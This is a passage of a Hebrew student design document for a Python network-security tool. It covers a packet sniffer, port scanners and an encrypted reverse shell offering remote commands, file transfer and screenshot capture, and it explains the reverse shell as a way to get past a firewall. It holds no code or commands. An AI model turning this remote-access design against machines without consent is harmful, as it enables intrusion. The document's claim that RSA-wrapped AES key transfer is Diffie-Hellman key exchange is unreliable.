בכך שהמשתמש יסניף את התעבורה באמצעות רחרחן הרשת שפיתחתי כחלק מהמערכת, אשר מסנן בין היתר חבילות מידע העוברות בפרוטוקול הSSH, יוכל להבחין המשתמש האם ישנו מצב חריג של התחברות


מרחוק לעמדה בכך שיראה כתובת IP חיצונית המתחברת לשירות, או Tunneling כלשהו על גבי SSH וידע שעליו לנקוט בצעדים להגנה על התחנה.

רקע ל- Reverse Shell

הפיצ'ר האחרון אותו שילבתי במערכת הינו חיבור הReverse Shell. לפני שאצלול אל היכולות והפיצ'רים של הReverse Shell אסביר קודם כל מהו חיבור Reverse Shell, במה הוא שונה מחיבור TCP סטנדרטי, ומהי מטרתו. על מנת להבין מהו Reverse Shell, עלינו להבין קודם כל מהו חיבור Bind Shell.


Bind Shell

חיבור Bind Shell הינו חיבור TCP רגיל שבאמצעותו מועברות פקודות Shell לביצוע, ותוצאות הרצתן על המחשב המרוחק. במצב כזה, יש צורך בשתי כתובות IP חיצוניות. בואו נניח שלאליס יש בעיה בפרטי המשתמש שלה והיא צריכה עזרה מבוב. בוב מבקש להתחבר לshell במחשב של אליס באופן ישיר ואליס מאפשרת לו להתחבר. כך, המחשבים יוצרים חיבור באמצעות לחיצת היד המשולשת בפרוטוקול TCP.



Reverse Shell

כעת, דמיינו שעומדת חומת אש בין הראוטר למחשב של אליס, חומת האש לא תאפשר לחיבור הישיר עם בוב להתבצע. לכן, פותחה שיטת החיבור הנקראת Reverse Shell, אשר מאפשרת מעקף של חומת האש.
בעצם, במקום שבוב יבקש מאליס להתחבר ל shell על המחשב שלה, בוב יפתח שרת(נקרא גם מאזין) על המחשב שלו ואליס תבקש להתחבר לשרת על המחשב של בוב. כך, חומת האש לא תחסום את התעבורה ובוב יוכל להתחבר לממשק הפקודה על המחשב של אליס ולעזור לה לפתור את הבעיה.



Reverse Shell – סקירת פונקציונליות

הReverse Shell שבניתי בעל יכולות רבות שנועדו להקל ולאפשר פונקציונליות רבה לבודקי החוסן, במידה וירצו להתחבר לממשק הפקודה של אחד מהשרתים ברשת.

ניתן להעלות קובץ מן השרת ללקוח ולהוריד קובץ מהלקוח לשרת. ניתן לערוך חיפוש של קובץ בנתיב מסוים(תיקייה או כונן), חיפוש של כל התיקיות בנתיב מסוים, העברת צילום מסך מהמחשב של הלקוח לשרת, חיפוש כל הקבצים עם סיומת מסוימת בנתיב, וביצוע פקודות shell.

בנוסף לכל, יישמתי פיצ'ר נוסף הקיים בממשק הפקודה בווינדווס ולינוקס, הנקרא history feature. מה שמאפשר למשתמש באמצעות לחיצה על מקשי החצים להסתכל ולהריץ את הפקודות שהורצו קודם לכן. אני עושה זאת בכך שכל פקודה שהשרת שולח נשמרת ברשימה באובייקט. בעצם מופעל Listener של pynput וכאשר נלחץ מקש האנטר נשמרת הפקודה ברשימה והפקודה הנוכחית מתאפסת. כאשר אחד החצים נלחץ, הפקודה האחרונה נשלפת מהרשימה באמצעות Pop, נמחקת הפקודה הנוכחית, ומוקלדת הפקודה הקודמת.

Reverse Shell – הצפנה

התקשורת המועברת באמצעות הReverse Shell מוצפנת באמצעות הצפנה היברידית המבוססת על שני אלגוריתמי ההצפנה החזקים: AES וRSA. RSA הינה הצפנה אסימטרית, כלומר לכל צד ישנו מפתח ציבורי ופרטי, כל צד שולח לצד השני את המפתח הציבורי שלו, ובעת שליחת הודעה הוא מצפין את

המידע עם מפתח זה. הצד השני כאשר מקבל את ההודעה מפענח את תוכנה באמצעות המפתח הפרטי שנמצא ברשותו.

מצד שני, הצפנת הAES היא הצפנה סימטרית, מה שאומר שישנו מפתח הצפנה אחד יחיד, אשר משמש גם לצורך הצפנת המידע וגם לצורך פענוחו. הצפנה זו משתמשת במפתח באורך 256 ביטים (32 בתים).

בהצפנה היברידית אנחנו משתמשים גם ב-AES וגם ב-RSA על מנת להעביר מידע בצורה מאובטחת.

בתחילת החיבור ללקוח נשלח לו את המפתח הייחודי שיצרנו בשרת(מפתח הAES) באופן מוצפן עם המפתח הציבורי של הלקוח בהצפנת הRSA. לאחר שיש ללקוח את המפתח הייחודי שיצרנו בשרת נוכל להעביר מידע בצורה תקינה ללא בעיות של גודל טקסט כפי שהיה לנו בהצפנת הRSA. על ידי שימוש בשני סוגי ההצפנות (סימטרי ואסימטרי) אני מתגבר על הקשיים שיש בשימוש בכל אחת מההצפנות בנפרד. תהליך זה נקרא גם החלפת מפתח דיפי-הלמן.

בשיטה הסימטרית הקושי היה באבטחה כי מדובר על אותו מפתח להצפנה ופיענוח ובמידה ולמישהו יש את המפתח, המידע חשוף. בשיטה האסימטרית יש אבטחה מעולה אבל ישנו קושי בלקבל מידע שלם במידה והמידע ארוך (מעל 470 תווים.)

פונקציונליות המערכת

1. הרשמה ראשונית למערכת.
2. התחברות משתמש קיים למערכת (Log In).
3. אימות משתמש דרך מייל.
4. אפשרות איפוס סיסמה.
5. אפשרות צפייה בסריקות קודמות.
6. אפשרות לסרוק את העמדות הפעילות ברשת המקומית.
7. אפשרות לבצע סריקת פורטים מסוג TCP SYN על כל אחד ממחשבי הרשת.
8. אפשרות לבצע סריקת פורטים מסוג TCP Stealth על כל אחד ממחשבי הרשת.
9. אפשרות לבצע סריקת פורטי UDP על כל אחד ממחשבי הרשת.
10. אפשרות הפעלת הסנפת תקשורת על כל אחד ממחשבי הרשת.

11. אפשרות התחברות לממשק הפקודה של כל אחד מהמחשבים באמצעות Reverse Shell.

12. התנתקות מהמערכת(Log out).

דרישות פונקציונליות

#	דרישה	קלט	תהליך	פלט	טיפול בשגיאות
1	הרשמה ראשונית למערכת – רישום של משתמש חדש	נתוני המשתמש החדש (שם פרטי, שם משפחה, אימייל, שם משתמש נבחר, סיסמה נבחרת).	העברת נתוני המשתמש המתקבלים לשרת ושמירתם בבסיס הנתונים(הסיסמה מגובבת).	דף HTML המודיע כי הלקוח נרשם בהצלחה למערכת.	תוחזר הודעת שגיאה במקרה של: - אימייל לא תקין/תפוס. - שם משתמש תפוס. - סיסמה קצרה מידי. - אימות סיסמה שגוי.
2	התחברות משתמש קיים למערכת	נתוני המשתמש הקיים (שם משתמש, סיסמה).	העברת נתוני המשתמש המתקבלים לשרת ובדיקתם בבסיס הנתונים.	הודעה המודיעה כי הלקוח התחבר בהצלחה למערכת, ומעבר למסך אימות.	תוחזר הודעת שגיאה אם: - לפחות מהנתונים שהתקבלו לא מתאים לנתונים הקיימים מראש במסד הנתונים.
3	איפוס סיסמה	אימייל	ביצוע בדיקת התאמה בין ה ושם המשתמש הנקלטים. אם קיים מייל זה במערכת, ישלח לאימייל קוד אימות לשחזור סיסמה. המשתמש יתבקש להקליד קוד זה, ובמידה והקוד נכון תינתן אפשרות לשינוי סיסמה.	מסך המאפשר איפוס ושינוי סיסמה.	תוחזר הודעת שגיאה במקרה וכתובת האימייל שהתקבלה לא תקינה. תוחזר הודעה מתאימה במקרה שלא קיים מייל כזה במערכת.

#	דרישה	קלט	תהליך	פלט	טיפול בשגיאות
4.1	הפעלת הסנפה	מספר הפאקטות להסנפה(ברירת מחדל 1000).	הסנפת תקשורת	הפאקטות שהוסנפו ושייכות לפרוטוקולים הבאים:SSH , ICMP, DNS, HTTP, DHCP, SMB ו-FTP	אין
4.2	הפעלת סריקת פורטים SYN	טווח הפורטים לבדיקה	סריקת פורטים	הפורטים הפתוחים	אין
4.3	הפעלת סריקת פורטים Stealth	טווח הפורטים לבדיקה	סריקת פורטים	הפורטים הפתוחים	אין
4.4	הפעלת סריקת פורטים UDP	טווח הפורטים לבדיקה	סריקת פורטים	הפורטים הפתוחים	אין
4.5	התחברות בReverse Shell	פקודה לביצוע	הרצת הפקודה על המחשב המרוחק	תוצאות הפקודה	פקודה לא תקינה, שגיאות חיבור.
5	התנתקות מהמערכת	בקשת התנתקות מהמערכת של המשתמש.	ניתוק המשתמש מהמערכת.	סגירת הSession של המשתמש והעברה לדף HTML האומר כי התנתק בהצלחה.	אין

פירוט הבדיקות ('קופסא שחורה')

(בדיקות לביצוע אך ורק עם קובץ ההרצה, ללא הקוד, בדגש על כך שכל אחד לפי הכתוב בטבלה יצליח לבצע את הבדיקה)

מספר	שם הבדיקה (שם שיעיד על תוכן הבדיקה)	מה אמורה לבדוק	איך מתכננים לבדוק (לתאר בפירוט את שלבי הבדיקה)
1	התחברות	האם ההתחברות עובדת.	לבדוק פרטי משתמש נכונים, לבדוק פרטי משתמש לא נכונים, הדפסה של פרטי הסשן בצד שרת.
2	התנתקות	האם ההתנתקות עובדת והמשתמש לא יכול לגשת יותר לדפים של המשתמש.	להתחבר, להתנתק, ולבדוק האם יש גישה לנתיבים המורשים אך ורק למשתמש מחובר.
3	הרשמה	האם נתוני ההרשמה נרשמים כראוי במסד הנתונים, הסיסמה מגובבת, והאם ניתן לאחר מכן להתחבר אל המשתמש שנרשם. האם המשתמש כבר קיים במסד הנתונים.	להירשם, לבדוק במסד הנתונים את הטבלאות ולנסות להתחבר למשתמש שנפתח.
4	הסנפת תקשורת	האם רחרחן הרשת קולט פאקטות שנשלחו בוודאות בפרוטוקולים המסוננים אל המחשב המסניף.	ליצור סקריפט שישלח פאקטות על פי הפרוטוקולים למחשב ולראות האם הוא זיהה את רוב/כל הפאקטות שנשלחו.
5	סריקת SYN	האם הסריקה עובדת ומציגה תוצאות מהימנות.	להריץ סריקת Nmap על מכונה וירטואלית, לשמור את התוצאות ולהשוות עם

			תוצאות הסריקה שלי.
6	סריקת Stealth	האם הסריקה עובדת ומציגה תוצאות מהימנות.	להריץ סריקת Nmap על מכונה וירטואלית, לשמור את התוצאות ולהשוות עם תוצאות הסריקה שלי.
7	סריקת UDP	האם הסריקה עובדת ומציגה תוצאות מהימנות.	להריץ סריקת Nmap על מכונה וירטואלית, לשמור את התוצאות ולהשוות עם תוצאות הסריקה שלי.
8	התחברות ב Reverse Shell	האם ניתן להתחבר מרחוק למחשב ברשת ולהפעיל עליו פקודות מערכת, להעביר קבצים, ולערוך חיפושים.	להתחבר למחשב, להריץ עליו פקודות מרחוק ולאחר מכן לבצע את אותן פקודות לוקאלית ולוודא שמתקבל אותו פלט.
9	סריקת רשת	האם הסריקה עובדת ומהימנה.	לעבור על רשימת הכתובות המחוברות ולוודא שניתן לשלוח אליהן באמת פינג.
10	איפוס סיסמה	האם ניתן לשנות את הסיסמה.	לשנות סיסמה של משתמש קיים, ולנסות להתחבר עם הסיסמה החדשה.

תכנון לוח זמנים לפרויקט

פעילות	זמן התחלה מתוכנן	זמן סיום מתוכנן	זמן התחלה בפועל	זמן סיום בפועל	הערות
יזום	15.11.21	1.12.21	18.11.21	1.12.21	סיימתי בזמן הרצוי
אפיון	2.12.21	17.12.21	8.12.21	16.12.21	סיימתי בזמן הרצוי
ניתוח	18.12.21	18.1.21	12.4.22	16.4.22	התעכבתי כי למדתי טכנולוגיה חדשה- Scapy
עיצוב	19.1.21	1.2.22	17.4.22	21.5.22	התעכבתי מאוד מפני שלקחתי הפסקה מהספר לטובת עבודה רציפה על פיתוח הפרויקט
גרסה ראשונית	2.2.22	1.3.22	20.2.22	18.4.22	התעכבתי בשל קשיים בפיתוח.
מסמך בדיקות	2.3.22	17.3.22	15.4.22	24.5.22	
מדריך למשתמש	18.3.22	1.4.22	1.5.22	2.5.22	
הצפנה	2.4.22	16.4.22	20.4.22	23.5.22	
גרסה סופית	17.4.22	1.5.22	22.5.22	27.5.22	
סגירת תיק פרויקט	2.5.22	17.5.22	22.5.22	7.6.22	

ניהול סיכונים בפרויקט

- זיהוי סיכוני הפרויקט, ניתוחם ומענה עליהם, הטבלה תמוין מסיכון גבוה לנמוך (הגבוהים באדום, בינוני – כתום , קל – צהוב) סיכון שיוסר יצבע בירוק ויעבור לתחתית המסמך

הסיכון	פירוט הסיכון	רמת הסיכון (קל/בינוני/קשה)	תיאור דרכים (לפחות 2) להתמודדות עם הסיכון ולהקטין אותו	מה בוצע בפועל	תאריך
אי עמידה בזמנים	פרויקט לא יושלם	קשה	• הקדמת לו"דים משימות • ארגון הזמן בצורה יעילה • להתחיל בדברים היותר קשים	התחלתי עם הדברים היותר קשים אך הדבר יצר אצלי עייפות ופחות רצון להתקדם לדברים היותר קלים אך מתישים וארוכים.	12.5
יישום פיצ'רים נוספים	המערכת תכלול פחות פיצ'רים	קלה	• להקדים לוזים		13.5
יישום הצפנות בשרתים	הצפנת התקשורת בשרתים והלקוחות שלא של הרברס של	בינוני	להקדים לוזים		13.5
ייצוב השרתים	השרתים כרגע אינם מאפשרים לבצע	גבוה	להקדים לוזים		13.5

	כמה סריקות על אותו המחשב זו אחר זו.				

פרק ג' - **Eagle Eye Project** - מסמך ניתוח

פרוט יכולות המערכת

יכולות בצד שרת:

צד שרת(Flask):

שם היכולת: הרשמה למערכת

מהות היכולת: רישום משתמש חדש במערכת

אוסף יכולות:

- קבלת נתונים מהלקוח
- בדיקה מול בסיס הנתונים
- גיבוב סיסמא
- הוספה לבסיס נתונים
- החזרת דף תשובה

שם היכולת: התחברות למערכת

מהות היכולת: התחברות משתמש למערכת

אוסף יכולות:

- קבלת נתונים מהלקוח
- בדיקה מול בסיס הנתונים
- החזרת דף תשובה

שם היכולת: איפוס סיסמה

מהות היכולת: איפוס סיסמה של משתמש לפי מייל

אוסף יכולות:

- קבלת נתונים מהלקוח - מייל

- בדיקה מול בסיס הנתונים
- שליחת מייל עם קוד אימות.
- החזרת דף לאיפוס
- קבלת נתוני סיסמה חדשה
- בדיקת האימות.
- שינוי הסיסמה במסד הנתונים.

שם היכולת: אפשרות צפייה בסריקות קודמות

מהות היכולת: הצגת דף עם תוצאות של סריקות שבוצעו בעבר.

אוסף יכולות:

- הצגת סריקות שבוצעו בעבר.
- הצגת תוצאות הסריקה שנבחרה על ידי טעינה מקובץ PCAP.

צד שרת(שרת 2) :

שם היכולת: התחלת סריקת פורטי TCP

מהות היכולת: השרת יקבל הודעה מלקוח להתחיל לבצע סריקת פורטי TCP מסוג מסוים על המחשב עליו הוא נמצא ויפעיל את הפעולה המתאימה.

אוסף יכולות:

- קבלת הודעה מלקוח ובהתאם הפעלת סריקת פורטים, החזרת המידע לשרת הFlask.

שם היכולת: התחלת סריקת פורטי UDP

מהות היכולת: השרת יקבל הודעה מלקוח להתחיל לבצע סריקת פורטי UDP על המחשב עליו הוא נמצא ויפעיל את הפעולה המתאימה.

אוסף יכולות:

- קבלת הודעה מלקוח ובהתאם הפעלת סריקת פורטים, החזרת המידע לשרת הFlask.

שם היכולת: התחלת הסנפה

מהות היכולת: השרת יקבל הודעה מלקוח להתחיל לבצע הסנפה של התקשורת שתפעל על המחשב עליו הוא נמצא, יתחיל בהסנפה ויחזיר את תוצאותיה לשרת הFlask אשר יציג אותן על גבי האתר.

אוסף יכולות:

- קבלת הודעה מלקוח ובהתאם התחלת הסנפה.
- החזרת מחרוזת המכילה את המידע הרלוונטי מהפאקטות שהוסנפו ושייכות לפרוטוקולים הבאים: SMB, FTP, DHCP, SSH, DNS, HTTP, ICMP לשרת הFlask.

שם היכולת: הפעלת לקוח Reverse Shell.

מהות היכולת: השרת יקבל הודעה מלקוח להדליק את לקוח הReverse Shell על המחשב עליו הוא נמצא ויפעיל את הפעולה המתאימה.

אוסף יכולות:

- הדלקת לקוח ה-Reverse Shell.

צד שרת(שרת 3) :

יצירת מפתחות – השרת ייצר לעצמו מפתח ציבורי ומפתח פרטי .

רשימת אובייקטים: הצפנה א-סימטרית , מפתח ציבורי ומפתח פרטי.

- פרסום מפתח ציבורי – כל שרת שהלקוח יתחבר אליו ישלח את המפתח הציבורי של ההצפנה.

רשימת אובייקטים: מפתח ציבורי , תקשורת.

- החלפת מפתחות – השרת יחליף מפתחות עם כל אחד מהלקוחות שהתחברו אליו.

רשימת אובייקטים: הצפנה א-סימטרית (RSA) , פענוח אסימטרי, תקשורת, הצפנה סימטרית(AES).

- שליחת הודעה ללקוח ספציפי– השרת שולח הודעה רק לתחנה הרלוונטית.

שם היכולת: התחברות ב-Reverse Shell למחשב ברשת המקומית.

מהות היכולת: השרת יבקש להתחבר לאחד מהמחשבים ברשת(אחד מהלקוחות) וישלח ללקוח הודעה בהתאם לפקודה שהכניס המשתמש באתר ויקבל את תוצאות הפקודה מן הלקוח ויעבירן לשרת הFlask אשר ירנדר את המידע שהתקבל אל תוך דפי הHTML ויציג אותו למשתמש או יעביר את הקובץ המבוקש ללקוח/ יקבל קובץ מן הלקוח.

אוסף יכולות:

- שליחת הודעה ללקוח עם פקודה להפעלה על מחשב הלקוח.
- קבלת תוצאות הפקודה/ קבלת הקובץ/ שליחת הקובץ.

רשימת אובייקטים: הצפנה/פענוח, תקשורת, בסיס נתונים

יכולות בצד לקוח:

צד לקוח - אתר:

שם היכולת: הרשמה למערכת

מהות היכולת: רישום משתמש חדש במערכת (קליטת פרטיים אישיים נדרשים)

אוסף יכולות:

- ממשק משתמש – מסך הרשמה
- קליטת נתונים
- בדיקת תקינות
- שליחה לשרת בבקשת POST
- קבלת תשובה מהשרת
- הצגת דף תשובה למשתמש

שם היכולת: התחברות למערכת

מהות היכולת: התחברות למערכת (קליטת פרטיים אישיים נדרשים)

אוסף יכולות:

- ממשק משתמש – מסך הרשמה
- קליטת נתונים
- בדיקת תקינות
- שליחה לשרת בבקשת POST
- קבלת תשובה מהשרת
- הצגת דף תשובה למשתמש

שם היכולת: איפוס סיסמה

מהות היכולת: החלפת הסיסמה של המשתמש(קלט נדרש – מייל)

אוסף יכולות:

- ממשק משתמש – מסך להזנת מייל
- קליטת נתונים
- בדיקת מייל מול השרת
- קבלת מייל אימות.
- הכנסת קוד האימות לדף.
- הכנסת סיסמה חדשה.
- בדיקה של תקינות הסיסמה
- שליחה לשרת בבקשת POST
- קבלת תשובה מהשרת
- הצגת דף תשובה למשתמש

צד לקוח - **TCP**:

שם היכולת: שליחת בקשה לסריקת פורטי TCP

מהות היכולת: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

אוסף יכולות:

- שליחת הבקשה לשרת.

שם היכולת: שליחת בקשה לסריקת פורטי UDP

מהות היכולת: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

אוסף יכולות:

- שליחת הבקשה לשרת.

צד לקוח 3- **TCP**:

שם היכולת: קבלת פקודה משרת והרצתה על המחשב.

מהות היכולת: הלקוח מקבל פקודה בתקשורת מוצפנת מן השרת, מפענח אותה ומריץ אותה על ממשק הפקודה של המחשב, שומר את הפלט של הפקודה, מצפין ושולח חזרה לשרת.

אוסף יכולות:

- קבלת הבקשה מהשרת.
- פענוח הבקשה.
- הרצת הפקודה.
- הצפנת תוצאות הפקודה
- שליחה לשרת.

שם היכולת: שליחת בקשה לסריקת פורטי UDP

מהות היכולת: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

אוסף יכולות:

- שליחת הבקשה לשרת.

שם היכולת: שליחת בקשה לסריקת פורטי UDP

מהות היכולת: לחיצה על כפתור באתר שיבקש ממחשב מסוים להתחיל בסריקת פורטים.

אוסף יכולות:

- שליחת הבקשה לשרת.


רשימת אובייקטים: ממשק משתמש, הצפנה/פיענוח, תקשורת, תהליכונים.

פרק ד' - **Eagle Eye Project** - העיצוב

תיאור הארכיטקטורה של המערכת המוצעת

החומרה: מחשבים.

ישנם שלושה רכיבים עיקריים בארכיטקטורת הפרויקט: שרת, לקוח ומסד נתונים.



תרשים 4 – זרימת המערכת

נוצר באמצעות draw.io

תיאור הטכנולוגיה הרלוונטית

לקראת בחירת הטכנולוגיה לפרויקט נלקחו בחשבון מספר פרמטרים חשובים אשר משפיעים על איכות הפרויקט, מהותו והייחודיות שלו. מכיוון שמדובר בפרויקט המשלב לא מעט נושאים הקשורים באבטחת מידע חשבתי תחילה לפתח את הפרויקט על מכונת Linux, בשל הנוחות של כלים הקיימים בלינוקס לשם השוואה עם הפעולות שכתבתי. לדוגמה, קיימים לא מעט כלים לסריקת פורטים והסנפת תקשורת בלינוקס כמו גם מדריכים לכתיבת כלים שכאלו על מערכות הפעלה מבוססות יוניקס כמו לינוקס. כמו כן, כאשר עשיתי מחקר על המודול Flask שנועד על מנת ליצור שרת API בצורה קלה ונוחה ראיתי מספר רב של מדריכים המבוססים על מערכות הפעלה מבוססות Unix. בסופו של דבר, החלטתי להשתמש בWindows מכיוון שהמעבדה בבית ספר מבוססת Windows ומבחינת יעילות, במידה ואפתח את הפרויקט אך ורק על מערכת לינוקס, אצטרך להשתמש במכונה וירטואלית על כל אחד מהמחשבים במעבדה מה שיאט משמעותית את זמני הטעינה והסריקה בשל מגבלת המשאבים במכונה וירטואלית. בסופו של דבר, פיתחתי את הפרויקט בצורה גנרית מספיק כך שאינו תלוי במערכת ההפעלה עליה הפרויקט מופעל, אלא ישנו צורך רק שיהיה מותקן Python על המערכת והפעלתי ובדקתי את הפרויקט בעיקר בביתי, על מכונה וירטואלית של Kali Linux המבוססת על Debian.

בחרתי לתכנת את הפרויקט בPython ממספר סיבות. ראשית, מכיוון שהפרויקט משלב תקשורת ברובו המוחלט,פייתון הייתה בחירה טבעית בשל הנוחות שמאפשרת השפה לתכנת סוקטים בשל האובייקטים הגמישים בניגוד לתכנות סוקטים בשפות אחרות כגון C#. כמו כן, אני בקיא ביותר בשפה זו ולכן העדפתי לתכנת פרויקט בהיקף כזה בשפה שאני מכיר בצורה הטובה ביותר. נוסף לכל, פייתון היא שפה הנמצאת בשימוש רב בתעשייה בעיקר בתחומים בהם עוסק הפרויקט: רשתות ואבטחת מידע, היא מתעדכנת כל הזמן עם ספריות ומדריכים חדשים והתיעוד על הספריות מאוד רחב ומקיף ברוב המקרים. תחומי העניין שלי הם אבטחת מידע ורשתות בעיקר, אני מאוד אוהב ומתחבר לנושאים אלו והם מסקרנים אותי מאוד ולכן בפרויקט בחרתי לחקור ולשלב בעיקר קונספטים ופיצ'רים הקשורים באבטחת מידע ורשתות. שפת התכנות Python מתאימה מאוד לתכנות בנושאים אלו משום שהיא מאוד אינטואיטיבית, ורסטילית ובעלת היכולות הדרושות על מנת ליצור את הכלים הללו.

תיאור מודולים בהם נעשה שימוש

בפרויקט אני משתמש במספר מודולים שונים בפייתון אשר מאפשרים לי לבצע פעולות מסוימות.
ניתן לחלק אותם לארבע קבוצות של ספריות: ספריות תקשורת, ספריות הצפנה וגיבוב, ספריות מערכת וספריות כלליות.

שם	שימוש
Scapy	מודול אשר נועד לבניית, הסנפת ושליחת פאקטות.
Socket	מודול אשר מאפשר יצירת תקשורת בין רכיבים במערכת.
Smtplib	מודול המאפשר שליחה של מיילים מכתובת אחת לכתובת אחרת.
Flask	מודול המאפשר יצירת שרת HTTP וניתובים בAPI.
Os	מודול המאפשר גישה לפעולות מערכת.
Threading	מודול המאפשר להריץ פונקציה בפייתון כתהליכון, על מנת להקל על העומס וליצור מקביליות בקוד.
Subprocess	מודול המאפשר הרצה של פקודות shell במערכות Linux ו - Windows.
Time	הספרייה מאפשרת לנו להשיג מידע על הזמן הנוכחי בנקודות מסוימות בקוד.
String	הספרייה מאפשרת לנו להשתמש בנוחות ברשימות של כל התווים האפשריים בחלוקה לקטגוריות.
